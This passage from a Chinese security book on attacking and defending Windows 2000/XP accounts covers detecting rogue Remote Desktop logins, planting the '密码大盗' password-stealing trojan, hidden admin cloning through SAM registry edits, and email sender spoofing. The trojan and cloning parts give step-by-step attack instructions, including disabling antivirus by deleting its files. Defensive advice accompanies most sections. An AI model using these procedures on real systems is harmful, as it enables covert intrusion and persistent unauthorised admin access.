在 Windows XP 的“运行栏”中输入“mstsc.exe”命令并按下 Enter 快捷键，即可调出远程桌面连接程序，即客户端程序。单击其中的“选项”按钮，将出现完整的远程桌面连接程序设置界面。如图 1-31 所示：




图 1-31

在“计算机”文本框中输入远程电脑的 IP 地址，在“用户名”和“密码”文本框中输入登录账号和密码后，单击“连接”按钮即可。当然，还可以通过单击“选项”按钮，在打开的详细访问设置中进行一些设置，再进行对终端服务器的连接。首先单击切换到“显示”标签页。如图 1-32 所示：




图 1-32

这里的颜色主要是根据访问端和被控端的网络连接速度设定的。颜色越单调，从被控端传到访问端的数据速度也就越快，设置完毕后单击切换到“高级”标签页（“本地资源”和“程序”两个标签页中的设置很少用到，这里就不介绍了）。如图 1-33 所示：



图 1-33

所有设置完毕后，单击“连接”按钮，稍等片刻就会连接到终端服务器上，这时终端服务器的登录界面将会出现在远程桌面连接程序中。如果用户名和密码都正确，那么就可以登录到终端服务器上了。默认状态下，终端服务器在客户端的显示是全屏的，可以单击窗口标题栏右上角的缩放按钮将客户端的窗口缩小至适当大小。如图 1-34 所示：




图 1-34

现在就可以在连接的终端服务器中启动应用程序或执行其他操作了。

三、非法终端管理员的识别

不管黑客是使用管理员的身份还是普通用户的身份登录终端服务器，都可以在终端服务器的用户列表中看到，问题在于如何区分出来。下面介绍几种常见方法来识别：

1. 在终端服务管理器中识别

依次单击“开始→程序→管理工具→终端服务管理器”，在打开的窗口左边单击登录的服务器

名字，在右边窗口中就会列出同时连接的用户，头像是绿色的用户就是系统管理员自己（即本机登录管理员，非远程登录管理员），而其他登录账户自然就是非法用户了。如图 1-35 所示：




图 1-35

从上图中可以看出当前有 3 个使用“shyzhong”管理员账户的 IP 连接到终端服务器上，稍有经验的系统管理员就可以据此判断出有人在冒充自己登录服务器。

至此，初步的账户“打假”已经完成，再来看看使用事件查看器如何“打假”吧。

2. 使用事件查看器“打假”

所谓“事件”是指系统中发生的一切操作，那么“查看器”显然就是用于查看系统中所有操作记录的工具了。作为 Windows 必不可少的“监视与诊断工具”组件中重要的组成部分，事件查看器不仅在硬件、软件方面为管理员起到系统维护的参考作用，还在网络安全中起到了重要的检查作用——很多黑客的入侵都是通过事件查看器查出蛛丝马迹的。

以 Windows XP 中调用“事件查看器”的操作为例，方法如下：

依次单击“开始→程序→管理工具”，打开事件查看器的窗口。如图 1-36 所示：




图 1-36

从图中可以看出事件查看器是以日志的方式来记录系统中进行的各种操作，基本的日志有三种：

- * 应用程序（Application）日志：包含由应用程序或系统程序记录的事件，如记录应用程序产生的装载 dll（动态链接库）失败的信息。
- * 系统（System）日志：包含系统组件记录的事件，如在系统启动过程中加载驱动程序错误的

事件。

* 安全 (Security) 日志：记录安全事件，如账户登录、改变权限等事件。需要注意的是，只有以管理员身份登录系统，才能查看并启用安全日志（该日志默认状态是停用的）。



由于日志记录了系统中庞大而繁多的操作事件，所以它提供了“编号”的方式供管理员快速查找所需要的事件记录。不过，并非所有的编号都值得关注，比如表示安装了某个软件成功后的编号 11707 等。如图 1-37 所示：



图 1-37

! Tips

在事件查看器中事件类型有错误、警告、信息、成功 / 失败审核 5 种。通常重要的问题显示为“错误”，这种情况下必须要检查系统；将来可能出现问题的事件显示为“警告”，这种情况下应该检查问题并加以预防；用于描述应用程序或服务成功操作的事件显示为“信息”，这种情况也应加以关注。

简单了解后，来看看如何借助事件查看器识别真假管理员。根据经验，如下一些编号与账户有关：

① 编号：624 // 添加账户（成功审核）

原因：系统中已成功添加一个账户，该账户将具有指定权限，类似原因编号有 642 等。

作用：一个对网络安全敏感的管理员，如果在服务器中出现这条审核事件，应该立即检查是谁添加了这个账户、何时添加的、具有的权限是什么。很多黑客远程恶意添加账户的操作就是这么检查出来的。如图 1-38 所示：



图 1-38

②编号 : 636 // 为某个组添加了账户 (成功审核)

原因：某个账户被添加到了指定的用户组中。

作用：除了管理员调整账户权限外，更多的可能就是黑客远程恶意更改了用户所在组，并借此获得了相应的权限。如将公用账号 Guest 添加到管理员组中。下图中可以看到用户 Shyzhong 将 shy 这个账户添加到了 Administrator 管理员组中。如果不是管理员进行的操作，那么一定要仔细检查是否已遭到黑客入侵。如图 1-39 所示：



图 1-39

③编号 : 643 // 账户登录成功 (成功审核)

原因：账户成功登录系统。

作用：如果在系统并未重启（根据日志事件发生时间判断）的情况下，在安全日志中发现了账户成功登录系统的事件，那么就要小心了，应当立即检查是否有恶意用户利用终端等方式进行了系统登录。如图 1-40 所示：



图 1-40

事件查看器的作用不小吧？但是面对成千上万条的事件记录，使用拖动滚动条的方法未免太累人了！如何才能快速查找到某一特定编号的所有事件呢？方法很简单：

依次单击“事件查看器”的“查看→筛选”菜单，在弹出的对话框中输入所需查询的事件编号，即可快速收集所有相应编号的事件记录。如下图中在“事件 ID”右侧文本框中输入“6005”回车后，即可快速查看所有该编号事件的记录。如图 1-41 所示：



图 1-41

3. 通过 IP 地址来打假

由于 Windows 默认的登录监控不记录客户端的 IP（只能查看在线用户的 IP），所以新建一个文本文件，然后将后缀 .txt 改为 .bat 来建立一个批处理文件（如文件名为 TSLog.bat），用这样的方法来记录登录者的 IP 地址。该批处理文件的内容如下：

```
time /t >>TSLog.log
netstat -n -ptcp | find ":3389">>>TSLog.log
start Explorer
```

其中每一行的含义如下：

第一行是记录用户登录的时间，time /t 的意思是直接返回系统时间（如果不加 /t，系统会等

待输入新的时间), 然后用追加符号 “>>” 把这个时间记入 TSLog.log, 作为日志的时间字段;

第二行是记录用户的 IP 地址, netstat 是用来显示当前网络连接状况的命令, -n 表示显示 IP 和端口, 而不是域名和协议, -ptcp 是只显示 TCP 协议, 然后用管道符号 “|” 把这个命令的结果输出给 find 命令, 从输出结果中查找包含 “:3389” 的行 (这就是客户的 IP 所在的行, 如果更改了终端服务的端口, 这个数值也要作相应的更改), 最后同样把这个结果重定向到日志文件 TSLog.log 中去, 当运行 TSLog.bat 后, 将会自动生成一个 TSLog.log 文件。其中记录格式如图 1-42 所示:




图 1-42

只要这个 TSLog.bat 文件一运行, 所有连在 3389 端口上的 IP 地址都会被记录。这样一来, 终端服务器的非法登录者就在所难逃了。



第 4 变 揪出密码大盗的伪装账户

“密码大盗”是一款专门用于盗取 Windows 2000/XP 管理员密码的软件, 可以将其视为木马的一种, 这是因为它具有木马那种隐蔽性的特征。密码大盗植入的方法有本地和远程两种, 所以需要先了解密码大盗的这两种用法后, 才能采取不同的措施将其“绳之以法”。

一、本地植入密码大盗

使用密码大盗进行“本地植人”的操作非常容易, 这种方法是指黑客在当前计算机上进行密码大盗的植人后, 窃取系统管理员密码的过程(例如使用普通权限的账户登录被入侵主机后, 再使用密码大盗进行管理员级别的账户窃取)。方法很简单:

首先从网上下载“Windows 密码大盗”, 解压后双击执行该文件, 会发现该文件没什么反应, 只是鼠标的光标稍微动了一下, 其实这时“Windows 密码大盗”已经自动在系统中增加了一个超级用户名“admin”, 其密码为“stgzs”。这一点在“计算机管理”窗口的“本地用户和组→用户”项下就可以看出来了。如图 1-43 所示:

黑客 对抗七十二变

计
算
机
管
理




图 1-43

双击这个账户，在弹出的“属性”对话框中单击切换到“隶属于”选项卡设置界面后，就会发现这个账户属于“Administrators”组，也就是说它拥有系统管理员权限。如图 1-44 所示：



图 1-44

这个隐藏的“admin”账户可以使任何人轻松的以系统管理员身份进入系统，而不必再考虑原有的管理员密码是什么。

Tips 但是如果系统中不允许设置管理员账户，那么这个账号将看不到。

如果看不到这个“admin”账户，黑客们就会等待管理员在重启后用管理员账户进入一次系统后，让“Windows 密码大盗”自动暗中记录管理员登录密码，然后再伺机进入系统。在“Windows 密码大盗”存放管理员密码的目录“C:\WINNT\TEMP\”中打开 Config.ini 文件，就可以获取管理员密码。如图 1-45 所示：




图 1-45

上图中已经很清楚地显示出当前的用户名是 Administrator，密码是 780316。本地植入木马破解系统管理员密码的方法是不是很简单？针对这种情况，除了随时查看系统中是否有多出来的系统管理员外，还应采取对系统进行严格的使用权限控制和全面的加密措施才能防患于未然。

二、远程植入密码大盗

接着再来看看远程植入“密码大盗”的方法，其实远程破解很容易实现，比如在扫描到具有共享漏洞的计算机后，就可以进行这样的破解操作：

1. 检查病毒防火墙

很多菜鸟级黑客做的第一件事总是先将木马植入对方计算机，其实这是错误的。因为有时植入木马后，如果对方计算机中的病毒防火墙在运行中，那么加载的木马程序必然会被立即清除掉。所以在植入木马之前，有经验的黑客往往会先将对方计算机中的病毒防火墙搞些小破坏，比如个人用户常用的瑞星防火墙的安装目录通常是在类似于“D:\Program Files\rising\rav”这样的目录中，黑客就会采取将该目录中的文件“删除”等方法来使该程序成为“空架”。如图 1-46 所示：



图 1-46

2. 植入木马

解除病毒防火墙的威胁后，就可以植入“Windows 密码大盗”了。在本机中进入入侵计算机的“X:\Documents and Settings”（X 为对方系统所在盘符）目录中，看哪个账号的桌面图标最多（如



Administrator 管理员桌面), 就进入哪个账号的“开始→程序→启动”目录, 将设置为隐藏属性的“Windows 密码大盗”程序拷贝到该目录下。如图 1-47 所示:




图 1-47

当被入侵计算机的管理员在重启系统后, 就可以伺机再次利用共享漏洞登录被入侵计算机, 并打开“Windows 密码大盗”的密码存放文件, 获得登录密码。

三、密码大盗防范对策



通过本地和远程植入密码大盗后看到的效果, 是不是感觉危险无时不在呢? 针对密码大盗的防范, 建议从以下几个方面进行:

1. 查看组用户

这个方法比较直观, 对于新手来说显得很容易。以 Windows XP 为例, 方法是:

首先依次单击“开始→程序→管理工具”, 打开“计算机管理”窗口。依次单击展开“计算机管理 (本地) →系统工具→本地用户和组→组”, 在右侧的组列表中可以看到 Administrators 组的存在。如图 1-48 所示:



图 1-48

双击组列表中的“Administrators”, 在随后弹出的“Administrators 属性”窗口中就可以看到这个组中的所有成员了, 从这里就可以判断出管理员组中是否存在非法用户。如图 1-49 所示:





图 1-49

如果发现存在非法用户，如密码大盗私自添加的“admin”账户，那么就应立即选中这个账户，并单击下方的“删除”按钮将其删除。

2. 关闭普通用户

一个管理严格的计算机系统通常是不会允许有普通用户存在的，因为这样会带来诸多的安全隐患，所以应该采取关闭普通用户或是停止使用普通用户的方法来使危险得以下降。方法是双击任一普通用户，在弹出的“属性”窗口中，单击选中“常规”选项卡界面中“账户已停用”选项即可。如图 1-50 所示：




图 1-50

3. 组策略

在组策略中可以通过一些选项设置来管理账户。首先依次单击“开始→运行”，在运行栏中输入“Gpedit.msc”命令打开“组策略”窗口。在窗口中依次单击展开“计算机配置→Windows 设置→安全设置→账户策略→密码策略”，在右侧的选项列表中双击“密码最小值”选项。如图 1-51 所示：



图 1-51

在随后打开的“本地安全策略设置”对话框中，输入数字“8”至“密码必须至少是”下方的文本框中。如图 1-52 所示：




图 1-52

设置完毕后，在进行任意账户添加时，都必须输入至少 8 位的密码，否则会弹出错误提示框。如图 1-53 所示：




图 1-53

4. 打补丁

以 2004 年 2 月 6 日微软公司公布的 Windows XP 的安全漏洞为例，先来看看简介：

安全漏洞原因在于访问本地及远程文件时所使用的“Windows redirector”。由于 Windows XP 中的 Windows redirector 存在未经检测的缓冲器，因此如果有人发送某些特定的数据，就会引起缓冲器溢出，从而导致 OS 异常关闭，或者执行任意指令。

要想恶意使用此漏洞，就必须以对话的形式登录到对象机器中，然后运行使用 Windows redirector 的程序（比如“NET USE”命令），并将特定数据读取到 Windows redirector 中。另外，无法远程通过网络发动攻击。

因此，恶意使用此漏洞的后果是普通用户（或者知道普通用户账号的攻击者）能够取得高于允

许权限的“管理员权限”，即“权限提升”。提升权限后，就会允许普通用户变更原本不允许的设置，以及运行原本不允许运行的程序等。

对策为安装微软公开的补丁程序。补丁程序可以在Windows XP或Windows XP SP1环境下安装。还可以通过“Windows Update”安装。此漏洞的严重等级为“重要”，建议大家最好安装。

可以发现在Windows XP这样安全性已相当高的操作系统中，都会出现账户的漏洞，并且这个漏洞只需黑客有普通用户的权限就可以利用其取得管理员权限了。针对这种防不胜防的漏洞隐患，及时打好相应的补丁程序就是最好的防范措施！

另外，为了不让他恶意地利用一些安全漏洞，将能够登录到机器上的用户设置为必要的最低权限、正确实施密码管理、在屏保中设置密码等项措施，都是值得推荐使用的最基本措施。

第5变 账户克隆探秘

账户克隆作为一种效果明显的“欺骗”式黑客技术，它的实现方法呈多样化。比方说CA就曾使无数菜鸟与大虾疯狂过……那么账户克隆究竟是怎样实现的？我们如何才能对其进行安全管理与防范？下面就来感受一下这个亦正亦邪的克隆技术吧。

一、Regedit 与 Regedit32 注册表编辑器的区别

以Windows 2000为例，对注册表的管理可以使用两个注册表编辑器，即Regedit与Regedit32两种。它们的作用如下：

Regedit：这是16位的regedit.exe，在Windows 9X/ME/2000/XP中均可以使用，相信很多朋友对它非常熟悉，就是刚入门的菜鸟，只要按图索骥，也能收到立竿见影之效。但在Windows 2000/XP中的Regedit，相对于Windows 9X/ME中的Regedit，在菜单中多了“连接网络注册表”和“断开网络注册表”两项。如图1-54所示：





图 1-54

Regedit32.exe : Regedit 虽然简单易用。但由于功能相对有限，如在进行修改用户权限之类的操作时就显得无能为力了。所以要想深层次地修改注册表，还得使用另一个注册表编辑器——Regedit32.exe。



在 Windows 2000 中打开 Regedit32 注册表编辑器窗口，可以看到整个编辑界面及菜单都与 16 位的 Regedit 有所不同。如图 1-55 所示：



图 1-55

在上图中可以看到多了几个菜单，这些菜单都是与安全方面有关的。Regedit32 编辑器共有 5 个子窗口，每个子窗口对应于一个本地机器的主键。也就是说，Regedit 中的每个主键都在 Regedit32 中占用一个子窗口。

但要注意，每个主键下面的分支也与原来有很大不同，主要表现在分组方法和键值放置位置上，与 Windows 9X 的注册表结构有较大的变动。但每个主键名称和储存的信息与 Windows 9X 中的规定一样：

HKEY_LOCAL_MACHINE 主键：保存的是与“本地”机器相关的信息；

HKEY_USER 主键：保存的是针对所有用户的 data 信息；

HKEY_CURRENT_USER 主键：保存的是当前用户用到的信息。由于可能存在多个用户，每个用户的需要不可能一样；

HKEY_CLASSES_ROOT 主键：保存着各种文件的关联信息（即打开方式），还有一些类标识和 OLE、DDE 之类的信息；

HKEY_CURRENT_CONFIG 主键：保存着当前用户的配置信息。

在 Regedit32 编辑器的菜单中，新增加的有“安全”菜单，可以用来设定对注册表修改的权限。

二、在图形界面建立隐藏的超级用户

由于 Windows 2000/XP 的账户信息都在注册表的“HKEY_LOCAL_MACHINE\SAM\SAM”键下，所以下面的操作将会在这个键中进行。但是因为除了系统用户“SYSTEM”外，其他用户都无权查看里面的信息，故而应首先用 Regedt32.exe 对相关用户设置可以“完全控制”SAM 键的权限。这样就可以对 SAM 键内的信息进行读写了。以 Windows 2000 环境为例，具体步聚如下：

(1) 首先建立一个名为“123\$”的账户。命令为：

Net user 123\$ 1234 /add //1234为账户的密码

建立这个加有 \$ 符的用户名，是因为加有“\$”符号后，命令行下用“Net user”命令将不会显示这个用户（在“计算机管理”的账户管理中能看到这个用户）。如图 1-56 所示：




图 1-56

(2) 接着在“X:\WinNT\system32”目录中找到 Regedit32.exe 程序，双击运行打开注册表编辑器窗口。依次单击打开“HKEY_LOCAL_MACHINE\SAM\SAM”分支，此时可以看到第二个 SAM 是灰色状态，即不可操作状态。这个状态的出现就是因为缺少权限。如图 1-57 所示：




图 1-57

(3) 然后单击该窗口中“安全→权限”菜单项，随即将会弹出一个提示框。如图 1-58 所示：




图 1-58

(4) 根据提示框中的提示，单击“确定”按钮后，将打开“SAM 的权限”编辑窗口。如图 1-59 所示：



图 1-59

(5) 单击“添加”按钮将登录时使用的账户添加到安全栏内，因为此时是以 Administrator 的身份登录的，所以应在打开的“选择用户或组”对话框中双击“Administrator”账户，将其添加到下方的用户列表框中。如图 1-60 所示：




图 1-60

(6) 单击“确定”按钮返回到“SAM 的权限”编辑窗口后，可以看到“Administrator”账户只拥有“读取”权限，而无“完全控制”权限。所以此时应单击选中“完全控制”项前的复选框。如图 1-61 所示：

(7) 接着再单击“开始→运行”菜单，在弹出的“运行”栏中输入“Regedit.exe”命令行按回车键启动注册表编辑器窗口，并依次单击打开以下主项：




图 1-61

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names

可以看到在“Users”主项下有7个子项，在names项下共有7个账户。如图 1-62 所示：




图 1-62

(8) 由于“Users”中7个子项包含了下面“names”项下7个账户的所有信息，所以下面需要进行如下操作才能将Administrator账户的所有值赋予“123\$”账户，操作如下：

①首先逐个单击展开“Users”下的7个项，如“000001F4”项，可以看到右侧有“F”和“V”两个键。如图 1-63 所示：



图 1-63

黑客 对抗七十二变

许

②双击“V”键后，在弹出的“编辑二进制数值”框中拖动右侧的滚动条，在下方可以看到有“Administrator”的字样，这表示了“000001F4”项正是“Administrator”账户的对应项。如图1-64所示：



图 1-64

③接着双击“F”键，在打开的“编辑二进制数值”框中单击鼠标右键，选择“全选”菜单项。如图1-65所示：



图 1-65

④全选后再次单击右键，在弹出的菜单中选择“复制”菜单项，将当前所有值复制。如图1-66所示：




图 1-66

⑤接着再在“Users”分支下7个子键中，通过逐个打开“V”键查找与“123\$”对应的那个。如图1-67所示：

⑥找到后，双击打开其右侧的“F”键，将上面复制的“Administrator”账户中“F”键值粘贴到其中。接着使用同样的方法将“Administrator”账户中“V”键值复制，并粘贴到“123\$”账户相应的“V”键中。





图 1-67

(9) 此时的 123\$ 账户已成为了 Administrator 账户的克隆账户了。依次单击“开始→设置→控制面板→管理工具”，打开“计算机管理”窗口后，双击 123\$ 账户，在其属性中单击切换到“隶属于”标签页设置界面，可以看到 123\$ 账户已由建立时的默认 Guest 账户“变”成了隶属于“Administrators”组的账户了。如图 1-68 所示：



图 1-68

克隆的效果究竟怎样？首先使用 Administrator 账户登录，随意运行一个程序，然后在远程通过 3389 等方式连接计算机，使用 123\$ 账户登录系统后，会发现 123\$ 登录的当前界面正是当前系统使用 Administrator 账户登录的界面。由此可以判断，克隆账户操作的确成功了。

第6变 邮箱账户欺骗的防范

邮箱账户欺骗是指伪造邮箱地址发信给他人的行为，这种行为可以是恶意的，也可以用来保护自己。

一、邮箱账户的伪造

邮件地址欺骗非常简单容易，攻击者针对用户的电子邮件地址，取一个相似的电子邮件名（如将“发件人姓名”配置成与用户一样的发件人姓名），然后冒充该用户发送电子邮件。他人收到邮

件时，往往不会从邮件地址、邮件信息头等上面仔细检查，而在发件人姓名、邮件内容等上又看不出有什么异常，误以为真，攻击者从而达到欺骗的目的。例如某用户的电子邮件名是 shyzhong，攻击者就会取 shyzong、zhong 之类相似的电子邮件名来进行欺骗。

人们通常以为电子邮件的回复地址就是它的发件人地址，其实不然，在 RFC 822 中明确定义了发件人地址和回复地址可以不一样，熟悉电子邮件客户端使用的用户也明白这一点，在配置账户属性或撰写邮件时，可以指定与发件人地址不同的回复地址。用户在收到某个邮件时，虽然会检查发件人地址是否真实，但在回复时，并不会仔细检查回复地址。所以，如果配合 SMTP 欺骗使用，发件人地址是要攻击的用户的电子邮件地址，回复地址则是攻击者自己的电子邮件地址，那么这样就会具有更大的欺骗性，诱骗他人将邮件发送到攻击者的电子邮箱中。

现在就以一个无需 SMTP 服务器中转即可将邮件直接发送到目的邮件地址的软件为例，进行伪造邮箱账户并发送邮件。通过这类软件发出的信件对方往往立即可以收到，并且可以任意设定发送人邮箱地址，这就给伪造邮箱账户创造了条件。如图 1-69 所示：




图 1-69

上图中发信人地址是随便填的，而收信人地址则是真实的。正常情况下，无法完成这个发信操作，因为没有这个发信人地址的存在。但是通过上图中这类特殊的邮件收发软件就可以完成邮件的发送，而收件人则立即会收到发送过来的邮件。如图 1-70 所示：



图 1-70

上述方法是目前最常见的垃圾邮件发送方法，也是比较恶劣的一种伪造邮箱账户行为。

二、巧妙隐藏邮箱账户

有时伪造邮箱账户也会带来好处，就像一把枪，在战士手里是保家卫国的武器，在劫匪手里就是凶器。比如在各大论坛注册时或申请某种网络服务时，就可以通过伪造或隐藏邮箱账户的方法巧妙地达到“欺骗”的效果。

隐藏自己的电子邮件地址有两种方法：

第一种是直接填个假邮箱地址，在各大论坛注册填写邮箱时使用。

第二种就是用小技巧，如将 shy@public.sq.js.cn 在输入时改成 shy · public.sq.js.cn，虽然大家都知道这个实际上就是邮箱，但是一些邮箱自动搜索软件却无法识别这样的“邮箱”。

三、垃圾邮件的防范

谈到伪造邮箱账户带来的恶意后果防范，当然就推垃圾邮件的防范了。比较实际的方法是使用以下的这些方法来做到防患于未然。

1. 垃圾邮件及其特征

垃圾邮件是指未经收件人允许或不知情情况下，以匿名或伪名的方式，给众多非法获知（恶意搜集或购买而得）的邮箱重复发送的邮件（如对同一邮箱重复发送 100 次广告邮件）。这种邮件具有以下主要特征：

- 目的地未知性和恶意性
- 没有邮件信头或使用特殊的（如中奖）邮件信头
- 伪造发件人，如发件人是收件人的邮箱地址
- 经过很多的服务器转发，从而具有反追踪效果
- 要求确认，如信件内容带有允许收件人不再接受此类邮件的描述，很多收件人信以为真，在回信表示不愿意接收信件后，结果让发送垃圾邮件者轻易知晓其邮箱真实存在。

2. 垃圾邮件防范实战

垃圾邮件对每个网民来说都是有害的，它们会使网民的邮箱空间被恶意填满，从而导致真正有用的信件无法接收。而且垃圾邮件往往携有病毒，这将会使用户的邮箱甚至系统瞬间瘫痪。所以普通的邮箱使用者，应该尽可能地做好反垃圾邮件的种种措施。

(1) Foxmail 防范设置

作为优秀的国产电子邮件客户端软件，Foxmail 以其强大的功能和实用性深受用户的欢迎，下面以 Foxmail 5.0 为例，简单讲解该软件对垃圾邮件的防范与设置。

① 远程管理

远程管理功能是 Foxmail 中简单且直观有效的防范垃圾及病毒邮件设计，这项功能可以在远程决定邮件服务器上的邮件收取与否。如果发现接收的邮件头明显具有垃圾邮件的特征，那么可以立

即单击“删除”按钮将其在远程删除掉。如图 1-71 所示：



图 1-71

②反垃圾邮件设置

